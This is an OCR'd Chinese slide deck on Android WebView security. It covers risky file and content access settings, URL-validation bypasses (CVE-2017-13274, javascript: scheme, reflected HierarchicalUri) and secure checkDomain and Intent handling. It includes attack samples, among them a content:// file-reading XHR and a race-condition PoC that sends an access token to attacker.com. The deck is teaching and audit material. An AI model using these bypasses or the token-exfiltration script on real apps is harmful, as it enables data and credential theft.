
目 录

1. WebView攻击面



- 利用APP对WebView的不当配置和使用
- 利用Chromium内核缺陷

WebView安全攻防发展

导致RCE

导致文件窃取
（应用克隆）

导致加载任意网页、调用特权接口

历史漏洞

Android 4.4之前，系统存在JavaScriptInterface接口,可被反射调用执行任意代码（RCE）

- CVE-2012-6636
- CVE-2014-1939

移除多余的系统JavaScriptInterface接口

APP Min SDK < 17时，需要移除系统多余的JavascriptInterface接口

```
1. webView.removeJavascriptInterface(“searchBoxJavaBridge_”);
2. webView.removeJavascriptInterface(“accessibility”);
3. webView.removeJavascriptInterface(“accessibilityTraversal”);
```

目 录

2. WebView的配置与使用

- setAllowFileAccess
  - 是否允许WebView访问文件，默认为true
- setAllowFileAccessFromFileURLs（宽松同源策略）
  - 是否允许file域下的js访问别的file域下的文件，API level 16及以后默认为false
- setAllowUniversalAccessFromFileURLs（更加宽松的同源策略）
  - 是否允许file域下的js访问别的域，包括file://下的文件，API level 16及以后默认为false


任意文件窃取1

- 前提：
  - setAllowFileAccess(true)
  - setAllowFileAccessFromFileURLs(true) ||

    setAllowUniversalAccessFromFileURLs (true)
- **操纵WebView加载file:///sdcard 下的恶意HTML/JS，通过AJAX窃取**

任意文件窃取2


- 只有setAllowFileAccess为True（默认设置）呢？



https://bugs.chromium.org/p/chromium/issues/detail?id=144866

任意文件窃取3

- 仍然只有setAllowFileAccess为true



ContentProvider访问设置

- setAllowContentAccess
  - 是否允许WebView访问content域，默认为true

WebView 83版本以上的content跨域漏洞

```
var x = new XMLHttpRequest();
    x.onload = function() {
        alert(x.response);
    };

    x.open("GET", "content://media/external/file/" + id, true); //可以遍历id获取多个文件的内
容
    x.responseType = 'arraybuffer';
    x.send();
```

危险的loadDataWithBaseURL

- 域名和内容同时可控，则可构造任意域下的XSS

```
1 public void loadDataWithBaseURL (String baseUrl,
2                     String data,
3                     String mimeType,
4                     String encoding,
5                     String historyUrl)
```

安全建议

- 基本配置
  - setAllowFileAccess(false)
  - setAllowFileAccessFromFileURLs(false)
  - setAllowUniveralAccessFromFileURLs(false)
  - setAllowContentAccess(false)
- 加载确定的HTML，可使用asset目录

```
WebSettings webSettings = webView.getSettings();
webSettings.setAllowFileAccess(false);
webView.loadUrl("file:///android_asset/sample/index.html");
```

- 防范目录穿越，对文件名进行过滤
- 尽量不使用loadDataWithBaseUrl

其他配置

- 证书校验

```
1. webview.setWebViewClient(new WebViewClient() {
2. @Override
3.     public void onReceivedSslError(WebView view, S
   slErrorHandler handler, SslError error) {
4.         // handler.proceed(); 错误用法
5.         handler.cancel(); // 正确用法
6.     }
7. }
```

- 远程调试

```
setWebContentsDebuggingEnabled(false)
```

- 口令存储

```
1. // 此函数只支持到API等级18之前，后续不再支持WebView的口
   令存储
2. webView.getSettings().setSavePassword (false)
```

3. WebView URL校验

- 基本问题

```
1 if (checkDomain(url)) {
2      enableJavaScriptInterface();
      // 或者webView.load(url)
3 }
```

一个简单案例

```
1 if (url.startsWith("file://") {
2     setJavaScriptEnbled(false);
3 } else {
4     setJavaScriptEnabled(true);
5 }
```

有多种绕过方法：

- 大写字母：“File://”
- 前面加个空格：“ file://”
- 字符编码：“file:%2F/”
- 可正常访问的畸形路径：“file:sdcard/attack/html”或“file:/\//sdcard/attack.html”

```
if(Uri.parse(url).getScheme().equalsIgnoreCase("file"))
```

常见url校验失效

- endWith未闭合点号
  - 绕过：evilmysite.com
  - 修复：endsWith(“.mysite.com”)

- 使用startsWith、contains、indexOf、正则匹配等非严格字符串匹配

Uri系统漏洞绕过：CVE-2017-13274 “\”绕过

```
1 uriString = "http://www.bing.com\\@www.bbb.com";
2 String host = Uri.parse(uriString).getHost();
3 Log.d("Wow", host);
4 if (host.equals("www.bbbb.com") || host.endsWith(".bbbb.com") ||
host.startsWith("www.bbbb.com")) {
5     mVulWebViewUriBug.loadUrl(uriString);
6 }
```

正确：WebView.loadUrl正确加载，将“\”识别为”/”
http://www.bing.com/@www.bbbb.com

通过host校验
11055 11055 D Wow : www.bbbb.com

错误：Uri.parse未对”\”进行处理，未按照WhatWG规范将”\”识别为path的开始，将@后面的内容视为host

正则表达式绕过

- 浏览器和锁屏杂志使用自定义的WebAddress类正则解析URL

```
static {
    WebAddress.anP = Pattern.compile("(?:(http|https|file)\\:\\/\\/)?(?:([-A-Za-z0-9$_.+!*\'(),;?&=]+(?:\\:[-A-Za-z0-9$_.+!*\'(),;?&=]+)?)@)?([a-zA-Z0-9 -
```

- 两种绕过方式
  - http://bbbb.com:sd%20f@evilsite.com/3.html
  - http://bbbb.com:sdf@bbbb.com:asdf@evilsite.com

URL Scheme绕过

- 检查了host，但未检查scheme，可以通过“javascript:”绕过

```
1 uriString =
"javascript://www.mysite.com/%0d%0awindow.location.hre
f=\'http://www.bing.com\'";
2 String host = Uri.parse(uriString).getHost();
3 Log.d("Wow", host);
4 if (host.equals("www.mysite.com") ||
host.endsWith(".mysite.com") || host.startsWith("www.mysite.com"))
{
5     mVulWebViewUriBug.loadUrl(uriString);
6 }
```

实际加载js代码

```
1 //www.mysite.com/
2 window.location.href='http://www.bing.com'
```

案例：github Android客户端漏洞

- 也可以通过file://www.mysite.com/sdcard/evil.html绕过，某些版本WebView可正常解析为file:///sdcard/evil.html

反射构造hearachical Uri绕过

- 直接从外部取Uri，未经过Uri.parse

```
1  // for hierarchicalUri bypass trick
2 Uri uri = getIntent().getData();
3 boolean isOurDomain = "https".equals(uri.getScheme()) &&
uri.getUserInfo() == null && "mysite.com".equals(uri.getHost());
4 if (isOurDomain) {
5     mVulWebViewUriBug.loadUrl(uri.toString());
6 }
```

反射构造hearachical Uri绕过


- 通过反射传入一个scheme、authoritiy和path，构造一个形式为

  http://mysite.com@attacker.com的HierachicalUri实例即可绕过

```
Object authority =
partConstructor.newInstance("mysite.com",
"mysite.com");

Object path =
pathPartConstructor.newInstance("@attacker.com",
"@attacker.com");

uri = (Uri)
hierarchicalUriConstructor.newInstance("https",
authority, path, null, null);
```



文件名检查错误

- 允许file Scheme时，对文件路径检查错误,应使用getCanonicalPath()提取路径进行判断

利用竞争条件绕过URL校验

- 漏洞特征：在jsCall的敏感函数中校验url，但使用跳转url设置m_curUrl

```
1 public void onPageStarted(WebView view, String url, Bitmap favicon) {
2     jobj.setCurUrl(url); //bug!!
3     //jobj.setCurUrl(view.getUrl()); //correct
4 }
```

```
1. class jsCall {
2.     String m_curUrl;
3.     @JavascriptInterface
4.     public String getToken() {
5.         if (checkDomain(m_curUrl)) {
6.             return access_token;
7.         } else {
8.             return null;
9.         }
10.    }
11.
12.    public void setCurUrl(String url) {
13.        m_curUrl = url;
14.    }
```

漏洞利用

- 通过设置跳转，onPageStarted/shouldOverideUrlLoading被回调，此时mCurUrl已经被改写成白名单域名
- 在当前页面的DOM还没被销毁的间隙（POC反复去尝试），test函数可以成功执行，调用特权接口

```
<script>

        var test=function (){
            var token = jscall.getToken();
            if (!token.includes('unde')){
                document.location.href="http://attacker.com?token=" + token;
            }
        };
        for (i = 0; i < 1000; i++) {
           setTimeout(test,50+i);
        }
        document.location.href="http://mysite.com";//in whitelist

</script>
```

修复：从回调函数的WebView参数取url设置mCurUrl

Intent Scheme校验问题

- WebView也可能处理intent scheme，若校验不严，攻击者可构造Intent，形成IntentBridge攻击，打开保护组件

```
1 mVulWebViewIntentScheme.setWebViewClient(new WebViewClient()
{
2 @Override
3 public boolean shouldOverrideUrlLoading(WebView view,
WebResourceRequest request) {
4     Uri uri = request.getUrl();
5     Log.d("vulw", uri.toString());
6     if(request.getUrl().getScheme().equals("intent")) {
7         try {
8             Intent intent = Intent.parseUri(uri.toString(),
Intent.URI_INTENT_SCHEME);
9             startActivity(intent);
```

安全的URL校验

- CheckDomain的使用位置
  - WebView加载前
  - WebView跳转前
  - 在JavascriptInterface接口中
  - 在JS回调函数中

接口级别的URL校验，建议采用JsBridge

```
1.  public class JsBridgeWebChromeClient extends
    WebChromeClient {
2.
3.      @Override
4.      public final boolean onJsPrompt(WebView view, String
    url, String message, String defaultValue, JsPromptResult
    result) {
5.          result.confirm();
6.          if (checkDomain(url))
7.          {
8.              JsCallJava.newInstance().call(view, message);
9.              return true;
10.          } else {
11.             return true;
12.          }
13.     }
```

URL校验函数

```
1.    private boolean checkDomain(String url) {
2.
3.        if (!url.startsWith("http://")&&!url.startsWith("https://")) //对scheme进行检查，建议只使用https协议通信，避免中间人攻击
4.            {
5.              return false;
6.            }
7.            String[] whiteList = new String[]{".whitedomain1.com
8.            java.net.URI java_url = null;
9.            try {
10.               java_url = new java.net.URI(url);  //由于android
11.           } catch (java.net.URISyntaxException e) {
12.               return false;
13.           }
14.           String inputDomain = java_url.getHost(); //提取host
15.           Log.d(Secret.TAG,  "inputDomain: " + inputDomain);
16.           for (String whiteDomain:whiteList)
17.           {
18.                whiteDomain = whiteDomain.startsWith(".")? whiteDomain : "."+whiteDomain;
19.               if (inputDomain.endsWith(whiteDomain)) //对host进行检查，注意不要漏掉域名前面的点
20.                   return true;
21.           }
22.           return  false;
23.       }
```

1. Scheme检查，建议只允许https

2.使用java.net.URI

3. 通过getHost获取host

4.使用endsWith校验，应包含域名前面的点

Intent Scheme校验建议写法

```
1. // 解析Intent Scheme URL
2. Intent intent = Intent.parseUri(uri, flags);
3. // 禁止打开没有BROWSABLE标签的Activity
4. intent.addCategory("android.
   intent.category.BROWSABLE");
5. // 禁止设置intent的组件
6. intent.setComponent(null);
7. // 禁止设置intent的selector
8. intent.setSelector(null);
9. // 打开intent指向的activity
10.context.startActivityIfNeeded(intent, -1);
```

URL校验的安全审计点

- 加载URL的函数
  - loadUrl/loadData/loadDataWithBaseURL/evaluateJavascript
- WebViewClient回调函数
  - shouldOverrideUrlLoading/shouldInterceptRequest/onPageStarted
- WebViewChromeClient回调函数（JSBridge常用）
  - onJsPrompt/onJsAlert
- 下载监听函数，关注下载对文件名的处理
  - setDownloadListener
- Intent.parseUri函数